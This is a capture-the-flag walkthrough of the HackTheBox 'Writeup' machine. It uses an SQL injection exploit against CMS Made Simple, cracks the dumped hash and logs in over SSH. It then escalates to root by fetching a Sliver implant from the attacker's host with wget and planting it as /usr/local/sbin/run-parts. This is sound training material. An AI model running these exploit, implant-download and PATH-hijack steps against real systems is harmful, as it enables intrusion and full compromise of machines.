Writeup
Difficulty: Easy
Operating System: Linux
IP Address: 10.10.10.138
Exploit: CMS Made Simple 2.2.10 SQL Injection
Escalation: LowPriv user part of the _staff_ group + root path interjection
Enumeration
As usual, let’s start with a simple ping of the server.
┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# ping -c 5 10.10.10.138
PING 10.10.10.138 (10.10.10.138) 56(84) bytes of data.
64 bytes from 10.10.10.138: icmp_seq=1 ttl=63 time=32.6 ms
64 bytes from 10.10.10.138: icmp_seq=2 ttl=63 time=32.4 ms
64 bytes from 10.10.10.138: icmp_seq=3 ttl=63 time=32.7 ms
64 bytes from 10.10.10.138: icmp_seq=4 ttl=63 time=32.4 ms
64 bytes from 10.10.10.138: icmp_seq=5 ttl=63 time=32.5 ms

--- 10.10.10.138 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 32.406/32.521/32.669/0.092 ms
As like we did with Bastion, let’s look at the ttl and make a guestimate as to what we’re attacking. We’ll be using subinsb.com, which shows that this is most likely a *nix machine.
We’ll utilize nmapper and to enumerate this machine further.
┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# nmapper 10.10.10.138 nmap/writeup
####################
# ----- FAST ----- #
####################
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-16 23:12 CDT
Nmap scan report for 10.10.10.138
Host is up (0.057s latency).
Not shown: 98 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.75 seconds
#####################
# ----- NORMAL -----#
#####################
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-16 23:12 CDT
Nmap scan report for 10.10.10.138
Host is up (0.049s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
###################
# ----- ALL ----- #
###################
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-16 23:12 CDT
Nmap scan report for 10.10.10.138
Host is up (0.037s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 105.73 seconds
#######################
# ----- ALL sVsC -----#
#######################
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-16 23:14 CDT
Nmap scan report for 10.10.10.138
Host is up (0.042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.73 seconds
Done.
We’re only working with 2 ports, 22(ssh) and 80(http), that makes our jobs pretty easy because we know there has to be something in one of these, let’s start with the web application on 80 because I love web apps - they’re the modern day “binaries to reverse” but more fun.
We’ll use FeroxBuster cause I’m freaking loving that tool!
[ 2 hours later ]
Well… sometimes it’s good to just visit the webpage or curl it before trying a web fuzzing tool like this…. because we get the following:
┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# curl http://10.10.10.138
<html lang="en_US">
<head><title>Nothing here yet.</title><style>.footer { background-color: #A0A0FF; position: fixed; left: 0; bottom: 0; width: 100%; color: black; text-align: center; }</style></head>
<body bgcolor="#4040E0">
<center><pre>
<font color="#FF6666">
########################################################################
#                                                                      #
#           *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***           #
#                                                                      #
#   Not yet live and already under attack. I found an   ,~~--~~-.      #
#   Eeyore DoS protection script that is in place and   +      | |\    #
#   watches for Apache 40x errors and bans bad IPs.     || |~ |`,/-\   #
#   Hope you do not get hit by false-positive drops!    *\_) \_) `-'   #
#                                                                      #
#   If you know where to download the proper Donkey DoS protection     #
#   please let me know via mail to jkr@writeup.htb - thanks!           #
########################################################################

<-- omit for brevity-->
Prolly explains why feroxbuster was crawling and why gobuster just kept erroring out… lol… welp… LET’S DO IT LIVE!
Let’s check for robots.txt this will tell us what the developers specifically want targeted by search engine web crawlers. This can also be used to say which pages are “disallowed” from this list too. In our case, we see the following:
┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# curl http://10.10.10.138/robots.txt
#              __
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#          `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
Okay, so they disallow /writeup/ let’s navigate there and see what it’s housing.

Looking around at this page there doesn’t seem to be anything blaring at us, so let’s look at the page source. Maybe there is something interesting in the html.
<!doctype html>
<html lang="en_US"><head>
	<title>Home - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

	<!-- cms_stylesheet error: No stylesheets matched the criteria specified -->

    <-- OMIT FOR BREVITY-->
Looks like it’s using CMS, let’s go ahead and run this through searchsploit.
Running searchsploit cms and searchsploit cms made simple yields a TON of results… we need to scope this down a little bit, we know that it’s copyright 2004-2019, let’s google and see what version came out in 2019.

Well, we should go in and dig a little bit further but it appears that version 2.2.X keeps coming up for a search for the 2019 version. Let’s use this to see if we can narrow down searchsploit more
┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# searchsploit cms made simple 2.2
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection                  | php/webapps/4810.txt
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)        | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload          | php/webapps/48742.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution         | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution         | php/webapps/45793.py
CMS Made Simple < 2.2.10 - SQL Injection                              | php/webapps/46635.py
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
Nice! Now we can really work with that. First thoughts looking at this - Remote Code execution would be AWESOME… buuut it’s authenticated so I’m going to look at the SQL injection vulnerabilities first. We can nix the 1.2.2 version and jump straight into our 2.2.10 version.
We can copy this exploit using the -m flag in searchsploit!
┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# searchsploit -m php/webapps/46635.py -o sploit.py
  Exploit: CMS Made Simple < 2.2.10 - SQL Injection
      URL: https://www.exploit-db.com/exploits/46635
     Path: /opt/exploitdb/exploits/php/webapps/46635.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/brad/HTB/Writeup/sploit.py


┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# ls
sploit.py  nmap
I would HIGHLY recommend reading through the code and getting a fairly solid understanding of how it works and what it does before actually executing - I’d say I spent about 30 minutes reading this before actually executing this on MY machine. (also this code is freaking cool…. reading it is.. meh.. but seeing it work and then re-reading it is super cool, literally feels like a 90’s hacker movie… let’s be honest… even modern hacker movies :/ )
Exploitation
We run the exploit code in the following manner and wait like 5 minutes then get the below result:
┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# python2 sploit.py -u http://10.10.10.138/writeup/

[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
We got a password and the salt… let’s combine these and run it through hashcat:
┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# echo "62def4866937f08cc13bab43bb14e6f7:5a599ef579066807" >> hash.txt

┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# hashid hash.txt
--File 'hash.txt'--
Analyzing '62def4866937f08cc13bab43bb14e6f7:5a599ef579066807'
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Domain Cached Credentials
--End of file 'hash.txt'--

┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# hashcat -a 0 -m 20 hash.txt /home/brad/tools/rockyou.txt                                                                                                                                                   1 ⨯
hashcat (v5.1.0) starting...

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1060 6GB, 1519/6077 MB allocatable, 10MCU  # yeah.. be jealous

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Temperature abort trigger set to 90c

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=1 -D VENDOR_ID=32 -D CUDA_ARCH=601 -D AMD_ROCM=0 -D VECT_SIZE=1 -D DEVICE_TYPE=4 -D DGST_R0=0 -D DGST_R1=3 -D DGST_R2=2 -D DGST_R3=1 -D DGST_ELEM=4 -D KERN_TYPE=20 -D _unroll'
* Device #1: Kernel m00020_a0-pure.abb21d68.kernel not found in cache! Building may take a while...


Dictionary cache hit:
* Filename..: /home/brad/tools/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9  # <-- CRACKED, hell yeah!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: md5($salt.$pass)
Hash.Target......: 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
Time.Started.....: Thu Jul 22 21:47:36 2021 (0 secs)
Time.Estimated...: Thu Jul 22 21:47:36 2021 (0 secs)
Guess.Base.......: File (/home/brad/tools/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 18093.0 kH/s (2.08ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4587520/14344384 (31.98%)
Rejected.........: 0/4587520 (0.00%)
Restore.Point....: 3932160/14344384 (27.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: seaford12 -> pommies1
Hardware.Mon.#1..: Temp: 53c Fan:  0% Util: 23% Core:1949MHz Mem:4006MHz Bus:16

Started: Thu Jul 22 21:47:33 2021
Stopped: Thu Jul 22 21:47:37 2021
We cracked the password! It’s raykayjay9, let’s use this to ssh into the server as jkr like we found above.
┌──(root💀bradman)-[/home/brad/HTB/Writeup]
└─# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jkr@writeup:~$ whoami
jkr
jkr@writeup:~$
NICE! We’re in, let’s privesc now!
Escalation
Okay, not going to lie, I got super stuck on this - needed to read a walkthrough myself!
I just want anyone who reads this that imposter syndrome is real…. and that it’s perfectly okay to go to writeups as long as you’re not just “grepping” for the flags. Writeups are in place to learn, so use them :D
Okay, moving on, so running sudo -l shows the following:
jkr@writeup:~$ sudo -l
-bash: sudo: command not found
Ouch… what luck. At this point we can do a handful of things, we can run tools such as linpeas.shor linenum.sh to see if we can’t catch an easy win.
However, I’m not going to use that, I got to learn some new techniques from a different writeup so I’m going to go through those! :)
Okay, so, let’s look at who we are and get better situational awareness:
jkr@writeup:~$ whoami
jkr
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$ uname -a
Linux writeup 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
We’re on a Debian machine, not a super big deal but we can see what groups we’re a part of, we can cross-check these groups in the Debian Wiki to see what’s standard. We find 1 group that’s interesting, staff:
staff: Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the PATH variable of any user, and they may “override” the executables in /bin and /usr/bin with the same name). Compare with group “adm”, which is more related to monitoring/security.
jkr@writeup:~$ ls -ld /usr/local/bin
drwx-wsr-x 2 root staff 20480 Apr 19  2019 /usr/local/bin
So, /usr/local/bin is actually in root’s path by default, so if we can find something that root is calling (maybe a cron job? or for “real” engagements with humans sometimes interacting with the server as root, maybe ls?). If we find that root is running something we can replace that program with our own program since we have write rights to this directory since we’re part of staff.
Using a program called pspy we can watch as processes execute on the machine - even processes running from root.
jkr@writeup:/tmp$ wget http://10.10.16.205:9090/pspy64
--2021-07-24 17:44:03--  http://10.10.16.205:9090/pspy64
Connecting to 10.10.16.205:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                             100%[================================================================>]   2.94M  3.93MB/s    in 0.7s

2021-07-24 17:44:04 (3.93 MB/s) - ‘pspy64’ saved [3078592/3078592]

jkr@writeup:/tmp$ chmod +x pspy64
jkr@writeup:/tmp$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
<--  OMIT FOR BREVITY -->
2021/07/24 17:44:16 CMD: UID=0    PID=105    |
2021/07/24 17:44:16 CMD: UID=0    PID=10     |
2021/07/24 17:44:16 CMD: UID=0    PID=1      | init [2]
2021/07/24 17:45:01 CMD: UID=0    PID=2283   | /usr/sbin/CRON
2021/07/24 17:45:01 CMD: UID=0    PID=2284   | /usr/sbin/CRON
2021/07/24 17:45:01 CMD: UID=0    PID=2285   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2021/07/24 17:46:01 CMD: UID=0    PID=2286   | /usr/sbin/CRON
2021/07/24 17:46:01 CMD: UID=0    PID=2287   | /usr/sbin/CRON
2021/07/24 17:46:01 CMD: UID=0    PID=2288   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2021/07/24 17:47:01 CMD: UID=0    PID=2289   | /usr/sbin/CRON
2021/07/24 17:47:01 CMD: UID=0    PID=2290   | /usr/sbin/CRON
2021/07/24 17:47:01 CMD: UID=0    PID=2291   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
Okay, so we see that a cron job runs every minute that runs /bin/sh -c /root/bin/cleanup.pl - not super interesting because there doesn’t appear to be anything that we can hijack. However, if we leave this running, and open a new SSH connection we get the following:
2021/07/24 17:50:58 CMD: UID=102  PID=2303   | sshd: [net]
2021/07/24 17:51:01 CMD: UID=0    PID=2304   | /usr/sbin/CRON
2021/07/24 17:51:01 CMD: UID=0    PID=2305   | /usr/sbin/CRON
2021/07/24 17:51:01 CMD: UID=0    PID=2306   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2021/07/24 17:51:07 CMD: UID=0    PID=2307   | sshd: jkr [priv]
2021/07/24 17:51:07 CMD: UID=0    PID=2308   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2021/07/24 17:51:07 CMD: UID=0    PID=2309   | run-parts --lsbsysinit /etc/update-motd.d
2021/07/24 17:51:07 CMD: UID=0    PID=2310   | uname -rnsom
2021/07/24 17:51:07 CMD: UID=0    PID=2311   | sshd: jkr [priv]
2021/07/24 17:51:08 CMD: UID=1000 PID=2312   | sshd: jkr@pts/1
2021/07/24 17:51:08 CMD: UID=1000 PID=2313   | -bash
2021/07/24 17:51:08 CMD: UID=1000 PID=2314   | -bash
I could be mistaken, but I’m pretty sure it isn’t incredibly uncommon for scripts/commands to run on ssh-startup.
Anyway, the interesting part is that we see root’s PATH, which contains /usr/local/bin which we can write to. Then root calls a program run-parts without specifying the path, not it’s possible that run-parts is in /usr/local/sbin buuuuuut…. we can write to that too!
jkr@writeup:~$ ls -ld /usr/local/sbin
drwx-wsr-x 2 root staff 12288 Apr 19  2019 /usr/local/sbin
Alright, here’s the idea, if we can create a program in /usr/local/sbin called run-parts and assuming it’s not already housed there… when we log in with SSH it’ll actually run OUR version, which is whatever we wrote. Let’s set Bishop Fox’s Sliver, generate an implant, send it to the machine and move that implant to /usr/local/sbin/run-parts!
jkr@writeup:/tmp$ wget http://10.10.16.205:8080/writeup
--2021-07-24 22:45:15--  http://10.10.16.205:8080/writeup
Connecting to 10.10.16.205:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7974912 (7.6M) [application/octet-stream]
Saving to: ‘writeup’

writeup                       100%[=================================================>]   7.61M  7.77MB/s    in 1.0s

2021-07-24 22:45:16 (7.77 MB/s) - ‘writeup’ saved [7974912/7974912]

jkr@writeup:/tmp$ file writeup
writeup: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
jkr@writeup:/tmp$ ls -al writeup
-rw-r--r-- 1 jkr jkr 7974912 Jul 24 17:53 writeup
jkr@writeup:/tmp$ chmod +x writeup
jkr@writeup:/tmp$ ls -al writeup
-rwxr-xr-x 1 jkr jkr 7974912 Jul 24 17:53 writeup
kr@writeup:/tmp$ mv writeup run-parts
jkr@writeup:/tmp$ mv run-parts /usr/local/sbin/run-parts
jkr@writeup:/tmp$ ls -al /usr/local/sbin/run-parts
-rwxr-xr-x 1 jkr jkr 7974912 Jul 24 17:53 /usr/local/sbin/run-parts
jkr@writeup:/tmp$
Alright, I had to do this a few times because it kept disappearing… wondering if that cron job is to blame… hmmm.. anyway, after quickly adding the implant then relogging back into the machine we got our root shell!
sliver > jobs

ID  Name  Protocol  Port
==  ====  ========  ====
1   mtls  tcp       8888

sliver > sessions

[*] No sessions 🙁

[*] Session #1 writeup - 10.10.10.138:57952 (writeup) - linux/amd64 - Sat, 24 Jul 2021 21:47:13 CDT

sliver > sessions

ID  Name            Transport  Remote Address      Hostname  Username  Operating System  Last Check-in                  Health
==  ====            =========  ==============      ========  ========  ================  =============                  ======
1   writeup  mtls       10.10.10.138:57952  writeup   root      linux/amd64       Sat, 24 Jul 2021 21:47:13 CDT  [ALIVE]

sliver > use 1

[*] Active session writeup (1)

sliver (writeup) > whoami

root

sliver (writeup) > shell

? This action is bad OPSEC, are you an adult? Yes
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 3368

root@writeup:/# cat /home/jkr/user.txt
d4e493<-- REDACTED -->
root@writeup:/# cat /root/root.txt
eeba47<-- REDACTED -->
root@writeup:/#
There we have it! Got both flags and learned something along the way. Thanks for reading! :)
tags: HTB